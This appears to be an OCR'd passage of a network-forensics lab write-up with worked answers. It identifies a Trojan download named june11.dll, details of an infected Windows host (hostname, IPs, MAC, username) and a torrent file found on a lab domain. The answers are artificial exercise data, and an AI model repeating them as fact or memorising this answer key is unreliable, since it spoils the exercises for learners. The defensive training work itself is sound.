




3. What is the name of the malware downloaded to the 10.6.12.203 machine? june11.dll



4. Upload the file to VirusTotal.com.




5. What kind of malware is this classified as? Trojan Horse

Vulnerable Windows Machine

1. Find the following information about the infected Windows machine:
    - Host name: ROTTERDAM-PC
    - IP address: 172.16.4.205
    - MAC address: 00:59:07:b0:63:a4
2. What is the username of the Windows user whose computer is infected? matthijs.devries

3. What are the IP addresses used in the actual infection traffic? 172.16.4.205, 166.62.111.64, 185.243.115.84



Illegal Downloads

IT was informed that some users are torrenting on the network. The Security team does not forbid the use of torrents for legitimate purposes, such as downloading operating systems. However, they have a strict policy against copyright infringement. IT shared the following about the torrent activity:

1. The machines using torrents live in the range 10.0.0.0/24 and are clients of an AD domain.
2. The DC of this domain lives at 10.0.0.2 and is named DogOfTheYear-DC.
3. The DC is associated with the domain dogoftheyear.net.
4. Find the following information about the machine with IP address 10.0.0.201:
    - MAC address : 00:16:17:18:66:C8
    - Windows username : Blanco-Desktop
    - OS version : Win64
5. Which torrent file did the user download? Betty_Boop_Rythm_on_the_Reservation.avi.torrent